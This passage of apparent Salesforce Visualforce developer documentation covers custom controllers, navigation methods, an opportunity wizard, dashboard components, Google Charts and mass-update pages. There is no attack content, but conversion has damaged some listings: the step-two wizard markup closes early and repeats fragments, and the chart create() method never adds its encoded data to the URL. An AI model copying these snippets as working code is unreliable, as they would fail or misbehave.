A page that uses the `MyController` controller can display either the account name or `id` fields with an `{!account.name}` or `{!account.id}` expression, respectively. Only those fields are available to the page because those were the only fields returned by the SOQL query in the controller.

To more closely mimic the standard Account controller, we can add the `tabStyle` attribute to the `<apex:page>` tag to give the page the same styling as other account pages. The markup for the page now looks like this:

```
<apex:page controller="MyController" tabStyle="Account">
  <apex:pageBlock title="Hello {!$User.FirstName}!">
    This is your new page for the {!name} controller. <br/>
    You are viewing the {!account.name} account.
  </apex:pageBlock>
</apex:page>
```




Figure 18: Using a Custom Controller to Display Values on a Page

Defining Action Methods

Action methods perform logic or navigation when a page event occurs, such as when a user clicks a button, or hovers over an area of the page. Action methods can be called from page markup by using `{! }` notation in the `action` parameter of one of the following tags:

- `<apex:commandButton>` creates a button that calls an action
- `<apex:commandLink>` creates a link that calls an action
- `<apex:actionPoller>` periodically calls an action
- `<apex:actionSupport>` makes an event (such as “onclick”, “onmouseover”, and so on) on another, named component, call an action
- `<apex:actionFunction>` defines a new JavaScript function that calls an action
- `<apex:page>` calls an action when the page is loaded

For example, in the sample page described in [Using Input Components in a Page](#) on page 35, a command button is bound to the `save` method in the Account standard controller. We can adapt that previous example so that it now uses the `MyController` custom controller:

```

<apex:page controller="MyController" tabStyle="Account">
  <apex:form>
    <apex:pageBlock title="Hello {!$User.FirstName}!">
      You are viewing the {!account.name} account. <p/>
      Change Account Name: <p/>
      <apex:inputField value="{!account.name}"/> <p/>
      <apex:commandButton action="{!save}" value="Save New Account Name"/>
    </apex:pageBlock>
  </apex:form>
</apex:page>

```



Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://Salesforce_instance/apex/myPage?id=001x000xxx3Jsxb
```

[Displaying Field Values with Visualforce](#) on page 28 has more information about retrieving the ID of a record.

After saving the page above, the Visualforce editor offers a “quick fix” option to add the save method to the MyController class. If you click the quick fix link, MyController now looks like this:

```
public class MyController {
    public PageReference save() {
        return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        return [select id, name from Account
                where id = :ApexPages.currentPage().getParameters().get('id')];
    }
}
```

The save method that is generated by the quick fix takes the standard signature for an action method: it is public, returns a PageReference, and contains no arguments.

Ultimately, the save method definition must update the database with new account values, but first we must define a member variable to save the account information that is retrieved from the database. Without a member variable for the account, the record retrieved from the database does not persist after its values are used to render the page, and the user's updates to the record cannot be saved. To introduce this member variable, two parts of the controller code need to change:

- The member variable must be added to the class
- The member variable must be set when getAccount performs the initial query

```
public class MyController {
    Account account;

    public PageReference save() {
        return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
            account = [select id, name, site from Account
                      where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```

Now that the member variable is in place, all that the `save` method needs to do is update the database:

```
public class MyController {
    Account account;

    public PageReference save() {
        update account;
        return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
            account = [select id, name, site from Account
                       where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}
```

A more robust solution for `save` might catch various exceptions, look for duplicates, and so on. Since this is meant to be a simple example, those details have been left out.

To test this page, change the value in the `Change Account Name` field and click **Save New Account Name**. As with the standard `Account` controller example, the page simply refreshes with the new account name. In the next example, we will extend the `save` action so that instead of refreshing the current page, it navigates the user to a different confirmation page.



Note:

For the page to render properly, you must specify a valid account ID in the URL. For example, if `001D000000HRgU6` is the account ID, use the following URL:

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000HRgU6
```

Defining Navigation Methods

In addition to performing database updates and other computations, custom controller action methods can navigate users to a different page by returning a `PageReference` object.

A `PageReference` is a reference to an instantiation of a page. Among other attributes, `PageReferences` consist of a URL and a set of query parameter names and values.

In a custom controller or controller extension, you can refer to or instantiate a `PageReference` in one of the following ways:

- `Page.existingPageName`

Refers to a `PageReference` for a Visualforce page that has already been saved in your organization. By referring to a page in this way, the platform recognizes that this controller or controller extension is dependent on the existence of the specified page and will prevent the page from being deleted while the controller or extension exists.

- `PageReference pageRef = new PageReference('partialURL');`

Creates a `PageReference` to any page that is hosted on the Force.com platform. For example, setting `'partialURL'` to `'/apex/HelloWorld'` refers to the Visualforce page located at `http://mySalesforceInstance/apex/HelloWorld`. Likewise, setting `'partialURL'` to `'/' + 'recordID'` refers to the detail page for the specified record.

This syntax is less preferable for referencing other Visualforce pages than `Page.existingPageName` because the `PageReference` is constructed at runtime, rather than referenced at compile time. Runtime references are not available to the referential integrity system. Consequently, the platform doesn't recognize that this controller or controller extension is dependent on the existence of the specified page and won't issue an error message to prevent user deletion of the page.

- `PageReference pageRef = new PageReference('fullURL');`

Creates a `PageReference` for an external URL. For example:

```
PageReference pageRef = new PageReference('http://www.google.com');
```

For this example, suppose you want to redirect a user to another page with a new URL after he or she clicks **Save**. To do this, first create a second page named `mySecondPage` by navigating to the following URL and using the quick fix:

```
https://Salesforce_instance/apex/mySecondPage
```

Then add the following markup to `mySecondPage`. For simplicity, just use the following standard-controller-based page that was defined earlier in the tutorial:

```
<apex:page standardController="Account">
  Hello {!$User.FirstName}!
  <p>You are viewing the {!account.name} account.</p>
</apex:page>
```

Now return to the original page that you built in [Defining Action Methods](#) on page 108 and make sure that you have specified an `account id` query parameter in the URL. Edit the `save` method in the controller so that it returns a `PageReference` to the new page you just created, “`mySecondPage`”:

```
public class MyController {
    Account account;

    public PageReference save() {
        update account;
        PageReference secondPage = Page.mySecondPage;
        secondPage.setRedirect(true);
        return secondPage;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)

```

```

        account = [select id, name, site from Account
                  where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}

```

Notice in the code above that the `redirect` attribute for the `PageReference` is set to `true`. If this attribute is not set, the `PageReference` is returned to the browser, but no navigation occurs—the URL for the original page remains the same. If you want to change the URL as a result of navigation, you have to set the `redirect` attribute.

If you test the page now, clicking **Save New Account Name** navigates to `mySecondPage`, but the data context is lost—that is, no value is available for `{!account.name}`. The reason for this is that when a redirect occurs the controller clears the context state. Consequently we need to reset the `id` query string parameter in the `PageReference`'s parameter map:

```

public class MyUpdatedController {
    Account account;

    public PageReference save() {
        update account;
        PageReference secondPage = Page.mySecondPage;
        secondPage.setRedirect(true);
        secondPage.getParameters().put('id', account.id);
        return secondPage;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
            account = [select id, name, site from Account
                    where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}

```

Creating a Wizard

Having learned about the essential features of Visualforce markup and controllers, this final example shows how they can be used together to create a custom, three-step wizard that allows users to create an opportunity at the same time as a related contact, account, and contact role:

- The first step captures information related to the account and contact
- The second step captures information related to the opportunity
- The final step shows which records will be created and allows the user to save or cancel

To implement this wizard, we must define three pages for each of the three steps in the wizard, plus a single custom controller that sets up navigation between each of the pages and tracks the data that the user enters.



Important: Data that's used across several Visualforce pages must be defined within the first page, even if that page isn't using the data. For example, if a field is necessary on pages two and three of a three-step process, page one must also contain the field. You can hide this field from the user by setting the `rendered` attribute of the field to `false`.

The code for each of these components is included in the sections below, but first you need to understand the best procedure for creating them because each of the three pages references the controller, and the controller references each of the three pages. In what appears to be a conundrum, you cannot create the controller without the pages, but the pages have to exist to refer to them in the controller.

We can work out of this problem by first defining pages that are completely empty, then creating the controller, and then adding markup to the pages. Consequently, the best procedure for creating the wizard pages and controller is as follows:

1. Navigate to the URL for the first page, `https://Salesforce_instance/apex/opptyStep1`, and click **Create Page opptyStep1**.
2. Repeat the step above for the other pages in the wizard, `opptyStep2` and `opptyStep3`.
3. Create the `newOpportunityController` controller by adding it as an attribute to the `<apex:page>` tag on one of your pages (for example, `<apex:page controller="newOpportunityController">`), and clicking **Create Apex controller newOpportunityController**. Paste in all of the controller code and click **Save**.
4. Now return to the editors for the three pages that you created and copy in their code. The wizard should now work as expected.



Note: Although you can create an empty page, the reverse is not true—in order for a page to refer to a controller, the controller has to exist with all of its methods and properties.

The Opportunity Wizard Controller

The following Apex class is the controller for all three pages in the New Customer Opportunity wizard:

```
public class newOpportunityController {

    // These four member variables maintain the state of the wizard.
    // When users enter data into the wizard, their input is stored
    // in these variables.
    Account account;
    Contact contact;
    Opportunity opportunity;
    OpportunityContactRole role;

    // The next four methods return one of each of the four member
    // variables. If this is the first time the method is called,
    // it creates an empty record for the variable.
    public Account getAccount() {
        if(account == null) account = new Account();
        return account;
    }

    public Contact getContact() {
        if(contact == null) contact = new Contact();
        return contact;
    }

    public Opportunity getOpportunity() {
        if(opportunity == null) opportunity = new Opportunity();
        return opportunity;
    }

    public OpportunityContactRole getRole() {
        if(role == null) role = new OpportunityContactRole();
        return role;
    }
}
```

```
// The next three methods control navigation through
// the wizard. Each returns a PageReference for one of the three pages
// in the wizard. Note that the redirect attribute does not need to
// be set on the PageReference because the URL does not need to change
// when users move from page to page.
public PageReference step1() {
    return Page.opptyStep1;
}

public PageReference step2() {
    return Page.opptyStep2;
}

public PageReference step3() {
    return Page.opptyStep3;
}

// This method cancels the wizard, and returns the user to the
// Opportunities tab
public PageReference cancel() {
    PageReference opportunityPage = new ApexPages.StandardController(opportunity).view();
    opportunityPage.setRedirect(true);
    return opportunityPage;
}

// This method performs the final save for all four objects, and
// then navigates the user to the detail page for the new
// opportunity.
public PageReference save() {

    // Create the account. Before inserting, copy the contact's
    // phone number into the account phone number field.
    account.phone = contact.phone;
    insert account;

    // Create the contact. Before inserting, use the id field
    // that's created once the account is inserted to create
    // the relationship between the contact and the account.
    contact.accountId = account.id;
    insert contact;

    // Create the opportunity. Before inserting, create
    // another relationship with the account.
    opportunity.accountId = account.id;
    insert opportunity;

    // Create the junction contact role between the opportunity
    // and the contact.
    role.opportunityId = opportunity.id;
    role.contactId = contact.id;
    insert role;

    // Finally, send the user to the detail page for
    // the new opportunity.

    PageReference opptyPage = new ApexPages.StandardController(opportunity).view();
    opptyPage.setRedirect(true);

    return opptyPage;
}
}
```

Step One of the Opportunity Wizard

The following code defines the first page of the wizard (opptyStep1) in which data about the associated contact and account is gathered from the user:

```
<apex:page controller="newOpportunityController" tabStyle="Opportunity">
  <script>
    function confirmCancel() {
      var isCancel = confirm("Are you sure you wish to cancel?");
      if (isCancel) return true;

      return false;
    }
  </script>
  <apex:sectionHeader title="New Customer Opportunity" subtitle="Step 1 of 3"/>
  <apex:form>
    <apex:pageBlock title="Customer Information" mode="edit">

      <!-- The pageBlockButtons tag defines the buttons that appear at the top
           and bottom of the pageBlock. Like a facet, it can appear anywhere in
           a pageBlock, but always defines the button areas.-->
      <!-- The Next button contained in this pageBlockButtons area
           calls the step2 controller method, which returns a pageReference to
           the next step of the wizard. -->
      <apex:pageBlockButtons>
        <apex:commandButton action="{!step2}" value="Next"/>
        <apex:commandButton action="{!cancel}" value="Cancel"
          onclick="return confirmCancel()" immediate="true"/>
      </apex:pageBlockButtons>
      <apex:pageBlockSection title="Account Information">

        <!-- Within a pageBlockSection, inputFields always display with their
             corresponding output label. -->
        <apex:inputField id="accountName" value="{!account.name}"/>
        <apex:inputField id="accountSite" value="{!account.site}"/>
      </apex:pageBlockSection>
      <apex:pageBlockSection title="Contact Information">
        <apex:inputField id="contactFirstName" value="{!contact.firstName}"/>
        <apex:inputField id="contactLastName" value="{!contact.lastName}"/>
        <apex:inputField id="contactPhone" value="{!contact.phone}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

Notice the following about the markup for the first page of the wizard:

- The `<apex:pageBlock>` tag can take an optional `<apex:pageBlockButtons>` child element that controls the buttons that appear in the header and footer of the component. The order in which the `<apex:pageBlockButtons>` tag appears in the `<apex:pageBlock>` body does not matter. In this page of the wizard, the `<apex:pageBlockButtons>` tag includes the **Next** button that appears in the footer of the page block area.
- The wizard relies on JavaScript code to display a dialog box asking if a user wants to navigate away when clicking the **Cancel** button. Although the example includes the JavaScript directly in the markup for simplicity, it is a better practice to [put JavaScript code in a static resource](#) and reference that resource instead.
- In this page of the wizard, the **Next** button calls the `step2` method in the controller, which returns a `PageReference` to the next step of the wizard:

```
<apex:pageBlockButtons>
  <apex:commandButton action="{!step2}" value="Next"/>
</apex:pageBlockButtons>
```

Command buttons must appear in a form, because the form component itself is responsible for refreshing the page display based on the new `PageReference`.

- An `<apex:pageBlockSection>` tag organizes a set of data for display. Similar to a table, an `<apex:pageBlockSection>` consists of one or more columns, each of which spans two cells—one for a field's label, and one for its value. Each component found in the body of an `<apex:pageBlockSection>` tag is placed into the next cell in a row until the number of columns is reached. At that point, the next component wraps to the next row and is placed in the first cell.

Some components, including `<apex:inputField>`, automatically span both cells of a page block section column at once, filling in both a field's label and value. For example, in the Contact Information area of this page, the `First Name` field is in the first column, the `Last Name` field is in the second column, and the `Phone` field wraps to the first column of the next row:

```
<apex:pageBlockSection title="Contact Information">
  <apex:inputField id="contactFirstName" value="{!contact.firstName}"/>
  <apex:inputField id="contactLastName" value="{!contact.lastName}"/>
  <apex:inputField id="contactPhone" value="{!contact.phone}"/>
</apex:pageBlockSection>
```

- The `value` attribute on the first `<apex:inputField>` tag in the preceding code excerpt assigns the user's input to the `firstName` field of the contact record that's returned by the `getContact` method in the controller.

Your page should look like this:

Figure 19: Step 1 of the New Customer Opportunity Wizard

Step Two of the Opportunity Wizard

The following code defines the second page of the wizard (`opptyStep2`) in which data about the opportunity is gathered from the user:

```
<apex:page controller="newOpportunityController" tabStyle="Opportunity">
  <script>
    function confirmCancel() {
      var isCancel = confirm("Are you sure you wish to cancel?");
      if (isCancel) return true;

      return false;
    }
  </script>
</apex:page>
```

```

</script>
<apex:sectionHeader title="New Customer Opportunity" subtitle="Step 2 of 3"/>
<apex:form>
  <apex:pageBlock title="Opportunity Information" mode="edit">
    <apex:pageBlockButtons>
      <apex:commandButton action="{!step1}" value="Previous"/>
      <apex:commandButton action="{!step3}" value="Next"/>
      <apex:commandButton action="{!cancel}" value="Cancel"
        onclick="return confirmCancel()" immediate="true"/>
    </apex:pageBlockButtons>
    <apex:pageBlockSection title="Opportunity Information">
      <apex:inputField id="opportunityName" value="{!opportunity.name}"/>
      <apex:inputField id="opportunityAmount" value="{!opportunity.amount}"/>
      <apex:inputField id="opportunityCloseDate" value="{!opportunity.closeDate}"/>
      <apex:inputField id="opportunityStageName" value="{!opportunity.stageName}"/>
      <apex:inputField id="contactRole" value="{!role.role}"/>
    </apex:pageBlockSection>
  </apex:pageBlock>
</apex:form>
</apex:page>

```

Notice that although the markup for placing the Close Date, Stage, and Role for Contact fields on the form is the same as the other fields, the `<apex:inputField>` tag examines the data type of each field to determine how to display it. For example, clicking in the Close Date text box brings up a calendar from which users can select the date.

Your page should look like this:

Figure 20: Step 2 of the New Customer Opportunity Wizard

Step Three of the Opportunity Wizard

The last block of code defines the third page of the wizard (`opptyStep3`) in which all inputted data is displayed. The user can decide to save the operation or return to the previous step:

```

<apex:page controller="newOpportunityController" tabStyle="Opportunity">
  <script>
    function confirmCancel() {
      var isCancel = confirm("Are you sure you wish to cancel?");
      if (isCancel) return true;

      return false;
    }
  </script>
  <apex:sectionHeader title="New Customer Opportunity" subtitle="Step 3 of 3"/>
  <apex:form>
    <apex:pageBlock title="Confirmation">

```

```

<apex:pageBlockButtons>
  <apex:commandButton action="{!step2}" value="Previous"/>
  <apex:commandButton action="{!save}" value="Save"/>
  <apex:commandButton action="{!cancel}" value="Cancel"
    onclick="return confirmCancel()" immediate="true"/>
</apex:pageBlockButtons>
<apex:pageBlockSection title="Account Information">
  <apex:outputField value="{!account.name}"/>
  <apex:outputField value="{!account.site}"/>
</apex:pageBlockSection>
<apex:pageBlockSection title="Contact Information">
  <apex:outputField value="{!contact.firstName}"/>
  <apex:outputField value="{!contact.lastName}"/>
  <apex:outputField value="{!contact.phone}"/>
  <apex:outputField value="{!role.role}"/>
</apex:pageBlockSection>
<apex:pageBlockSection title="Opportunity Information">
  <apex:outputField value="{!opportunity.name}"/>
  <apex:outputField value="{!opportunity.amount}"/>
  <apex:outputField value="{!opportunity.closeDate}"/>
</apex:pageBlockSection>
</apex:pageBlock>
</apex:form>
</apex:page>

```

Notice that the third page of the wizard simply writes text to the page with `<apex:outputField>` tags.

Your final page should look like this:

The screenshot shows a confirmation page titled "New Customer Opportunity Step 3 of 3". It contains three expandable sections:

- Account Information:** Account Name Andrews' Party Supply, Inc., Account Site San Francisco, CA.
- Contact Information:** First Name Andrew, Last Name Whate, Phone (415) 555-4321, Role Economic Decision Maker.
- Opportunity Information:** Opportunity Name 99 Red Balloons, Amount 299.0, Close Date Tue Jan 12 00:00:00 GMT 2010.

At the bottom of the page, there are two buttons: "Previous" and "Save".

Figure 21: Step 3 of the New Customer Opportunity Wizard

Advanced Visualforce Dashboard Components

Visualforce pages can be used as dashboard components. A *dashboard* shows data from source reports as visual components, which can be charts, gauges, tables, metrics, or Visualforce pages. The components provide a snapshot of key metrics and performance indicators for your organization. Each dashboard can have up to 20 components.

To be included in a dashboard, a Visualforce page must have either no controller, a [custom controller](#), or reference a page bound to the [StandardSetController Class](#). If a Visualforce page does not meet these requirements, it does not appear as an option in the dashboard component `Visualforce Page` drop-down list.

The following example shows a Visualforce page that can be used within a dashboard and that uses a custom list controller. It displays all of the open cases associated with a contact named “Babara Levy”:


```
<apex:page controller="retrieveCase" tabStyle="Case">
  <apex:pageBlock>
    {!contactName}'s Cases
    <apex:pageBlockTable value="{!cases}" var="c">
      <apex:column value="{!c.status}"/>
      <apex:column value="{!c.subject}"/>
    </apex:pageBlockTable>
  </apex:pageBlock>
</apex:page>
```

This code shows the custom list controller associated with the page:

```
public class retrieveCase {

  public String getContactName() {
    return 'Babara Levy';
  }

  public List<Case> getCases() {
    return [SELECT status, subject FROM Case
           WHERE Contact.name = 'Babara Levy' AND status != 'Closed' limit 5];
  }
}
```



Status	Subject
New	Only received half our initial order.
New	The widgets we received are the wrong size.
New	Cannot track our order.

Figure 22: Sample of a Visualforce Page Running in a Dashboard

See Also:

[Creating Visualforce Dashboard Components](#)

Integrating Visualforce and Google Charts

Google Charts provides a way to dynamically render data through different visualizations. Combined with Visualforce, the Google Charts can offer more flexibility and distribution potential than using a dashboard. Since the charts are generated through a URL, the visualizations can be shared and embedded wherever images are permitted.

There are two prerequisites before using the Google Charts API. The first is to determine how to encode the data. The Google Charts API has three data encoding types—text, simple, and extended. For this example, we'll only use the simple encoding. The second is to decide what type of chart to use. For this example, a user will choose between a bar graph or a line chart.

The custom controller has two important functions—`init()` and `create()`—that correspond to the requirements above:

- The function `init()` takes a numeric value and converts it to Google Chart's simple data encoding type. For more information, see [Simple Encoding Data Format](#) in the Google Charts API documentation.
- The function `create()` constructs the URL that makes the request to the Google Charts API.

The following code represents the controller for the Visualforce page:

```

/* This class contains the encoding algorithm for use with the
   Google chartAPI. */

public class GoogleDataEncoding {
    // Exceptions to handle any erroneous data
    public class EncodingException extends Exception {}
    public class UnsupportedEncodingException
        extends Exception {}

    /* The encoding map which takes an integer key and returns the
       respective encoding value as defined by Google.
       This map is initialized in init() */
    private Map<Integer, String> encodingMap { get; set; }

    /* The maximum encoding value supported for the given encoding
       type. This value is set during init() */
    private Integer encodingMax { get; set; }

    /* The minimum encoding value supported for the given encoding
       type. This value is set during init() */
    private Integer encodingMin { get; set; }

    /* The encoding type according to Google's API. Only SIMPLE
       is implemented. */
    public enum EncodingType { TEXT, SIMPLE, EXTENDED }

    /* The minimum value to use in the generation of an encoding
       value. */
    public Integer min { get; private set; }

    /* The maximum value to use in the generation of an encoding
       value. */
    public Integer max { get; private set; }

    // The encoding type according to the API defined by Google
    public EncodingType eType { get; private set; }

    // Corresponds to the data set provided by the page
    public String dataSet { get; set; }

    // Corresponds to the type of graph selected on the page
    public String graph { get; set; }

    // The URL that renders the Google Chart
    public String chartURL { get; set; }

    // Indicates whether the chart should be displayed
    public Boolean displayChart { get; set; }

    public GoogleDataEncoding() {
        min = 0;
        max = 61;
        eType = EncodingType.SIMPLE;
        displayChart = false;
        init();
    }
}

```

```

public PageReference create() {
    String[] dataSetList = dataSet.split(',', 0);
    String mappedValue = 'chd=s:';

    chartURL = 'http://chart.apis.google.com/chart?chs=600x300'
        + '&cht=Time+vs|Distance&chxt=x,y,x,y'
        + '&chxr=0,0,10,1|1,0,65,5'
        + '&chxl=2:|Seconds|3:|Meters';

    if (graph.compareTo('barChart') == 0)
    {
        chartURL += '&cht=bvs';
    }
    else if (graph.compareTo('lineChart') == 0)
    {
        chartURL += '&cht=ls';
    }
    else
    {
        throw new EncodingException('An unsupported chart type'
            + ' was selected: ' + graph + ' does not exist.');
```

```

    }

    for(String dataPoint : dataSetList)
    {
        mappedValue +=
            getEncode(Integer.valueOf(dataPoint.trim()));
    }

    chartURL += '&';
    displayChart = true;
    return null;
}

/* This method returns the encoding type parameter value that
matches the specified encoding type. */
public static String getEncodingDescriptor(EncodingType t) {
    if(t == EncodingType.TEXT) return 't';
    else if(t == EncodingType.SIMPLE) return 's';
    else if(t == EncodingType.EXTENDED) return 'e';
    else return '';
}

/* This method takes a given number within the declared
range of the encoding class and encodes it according to the
encoding type. If the value provided fall outside of the
declared range, an EncodingException is thrown. */
public String getEncode(Integer d) {
    if(d > max || d < min) {
        throw new EncodingException('Value provided ' + d
            + ' was outside the declared min/max range ('
            + min + '/' + max + ')');
```

```

    }
    else {
        return encodingMap.get(d);
    }
}

/* This method initializes the encoding map which is then
stored for expected repetitious use to minimize statement
invocation. */
private void init() {
    if(eType == EncodingType.SIMPLE) {
        encodingMax = 61;
        encodingMin = 0;
        encodingMap = new Map<Integer, String>();
    }
}


```

```
encodingMap.put(0, 'A');
encodingMap.put(1, 'B');
encodingMap.put(2, 'C');
encodingMap.put(3, 'D');
encodingMap.put(4, 'E');
encodingMap.put(5, 'F');
encodingMap.put(6, 'G');
encodingMap.put(7, 'H');
encodingMap.put(8, 'I');
encodingMap.put(9, 'J');
encodingMap.put(10, 'K');
encodingMap.put(11, 'L');
encodingMap.put(12, 'M');
encodingMap.put(13, 'N');
encodingMap.put(14, 'O');
encodingMap.put(15, 'P');
encodingMap.put(16, 'Q');
encodingMap.put(17, 'R');
encodingMap.put(18, 'S');
encodingMap.put(19, 'T');
encodingMap.put(20, 'U');
encodingMap.put(21, 'V');
encodingMap.put(22, 'W');
encodingMap.put(23, 'X');
encodingMap.put(24, 'Y');
encodingMap.put(25, 'Z');
encodingMap.put(26, 'a');
encodingMap.put(27, 'b');
encodingMap.put(28, 'c');
encodingMap.put(29, 'd');
encodingMap.put(30, 'e');
encodingMap.put(31, 'f');
encodingMap.put(32, 'g');
encodingMap.put(33, 'h');
encodingMap.put(34, 'i');
encodingMap.put(35, 'j');
encodingMap.put(36, 'k');
encodingMap.put(37, 'l');
encodingMap.put(38, 'm');
encodingMap.put(39, 'n');
encodingMap.put(40, 'o');
encodingMap.put(41, 'p');
encodingMap.put(42, 'q');
encodingMap.put(43, 'r');
encodingMap.put(44, 's');
encodingMap.put(45, 't');
encodingMap.put(46, 'u');
encodingMap.put(47, 'v');
encodingMap.put(48, 'w');
encodingMap.put(49, 'x');
encodingMap.put(50, 'y');
encodingMap.put(51, 'z');
encodingMap.put(52, '0');
encodingMap.put(53, '1');
encodingMap.put(54, '2');
encodingMap.put(55, '3');
encodingMap.put(56, '4');
encodingMap.put(57, '5');
encodingMap.put(58, '6');
encodingMap.put(59, '7');
encodingMap.put(60, '8');
encodingMap.put(61, '9');
    }
}
```

The Visualforce page needs two input elements: one for the chart type, and one for the data set. Below is a sample page that constructs the form to collect this information:

```
<apex:page controller="GoogleDataEncoding">
  <apex:form >
    <apex:pageBlock
      title="Create a Google Chart for Time and Distance">
      <apex:outputLabel
        value="Enter data set, seperated by commas: "
        for="dataInput"/><br/>
      <apex:inputTextArea
        id="dataInput" title="First Data Point"
        value="{!dataSet}" rows="3" cols="50"/><br/>
      <apex:selectRadio value="{!graph}"
        layout="pageDirection">
        <apex:selectOption itemValue="barChart"
          itemLabel="Horizontal Bar Chart"/>
        <apex:selectOption itemValue="lineChart"
          itemLabel="Line Chart"/>
      </apex:selectRadio>
      <apex:commandButton action="{!create}"
        value="Create"/>
    </apex:pageBlock>
  </apex:form>
  <apex:image url="{!chartURL}" alt="Sample chart"
    rendered="{!displayChart}"/>
</apex:page>
```

For a sample, enter the following sequence of numbers: 1, 1, 2, 3, 5, 8, 13, 21, 34, 55. Your page should render the following:



Mass-Updating Records with a Custom List Controller

To create pages that perform mass updates, use the prototype object contained in the `StandardSetController` class.

The list controller tracks two sets of records: a primary list containing all the records selected by the filter, and a secondary list containing those records the user selected. The secondary list is usually established on a standard listview page where the user can check boxes to select the records. The user can then click on a custom list button that navigates to your custom mass update page, which uses the prototype object to apply new field values to the user's selection. The prototype object operates on all the records in the user's selection. To retrieve the prototype object in your custom controller, use the StandardSetController's `getRecord` method. For example, to enable mass updates for Opportunities, use the singular term for its associated object (`Opportunity`) to set field values for all records in the selection:

1. Create a Visualforce page called `massupdatestages`.
2. Provide the following controller:

```
public class selectedSizeWorkaround {
    ApexPages.StandardSetController setCon;

    public selectedSizeWorkaround(ApexPages.StandardSetController controller) {
        setCon = controller;
    }

    public integer getMySelectedSize() {
        return setCon.getSelected().size();
    }

    public integer getMyRecordsSize() {
        return setCon.getRecords().size();
    }
}
```

3. Provide the following markup:

```
<apex:page
    standardController="Opportunity"
    recordSetVar="opportunities"
    extensions="selectedSizeWorkaround"
    showHeader="false"
    id="muopp"
>
    <apex:form id="muform">
        <apex:pageMessage
            summary="Selected Collection Size: {!mySelectedSize}"
            severity="info"
            id="mupms"
        />
        <apex:pageMessage
            summary="Record Set Size: {!myRecordsSize}"
            severity="info"
            id="mupmr"
        />
        <apex:pageBlock title="Opportunity Mass-Update" mode="edit" id="mub1">
            <apex:pageMessages />
            <apex:pageBlockSection id="mus1">
                <apex:inputField value="{!opportunity.stagename}" id="stagename">
                    <apex:actionSupport event="onChange" re-render="muselectedlist"/>
                </apex:inputField>
            </apex:pageBlockSection>
            <apex:pageBlockButtons location="bottom" id="mubut">
                <apex:commandButton value="Save" action="{!save}" id="butsav"/>
                <apex:commandButton value="Cancel" action="{!cancel}" id="butcan"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
        <apex:pageBlock title="Selected Opportunities" id="muselectedlist">
            <apex:pageBlockTable value="{!selected}" var="opp" id="mutab">
                <apex:column value="{!opp.name}" id="oppname"/>
            </apex:pageBlockTable>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

```

        <apex:column value="{!opp.stagename}" id="oppstage"/>
    </apex:pageBlockTable>
</apex:pageBlock>
</apex:form>
</apex:page>

```

4. Click **Your Name** > **Setup** > **Customize** > **Opportunities** > **Buttons and Links**
5. Under Custom Buttons and Links, click **New**.
6. Set the Button Label to `Mass Update Stages`, and set the Name to `MassUpdateStages`.
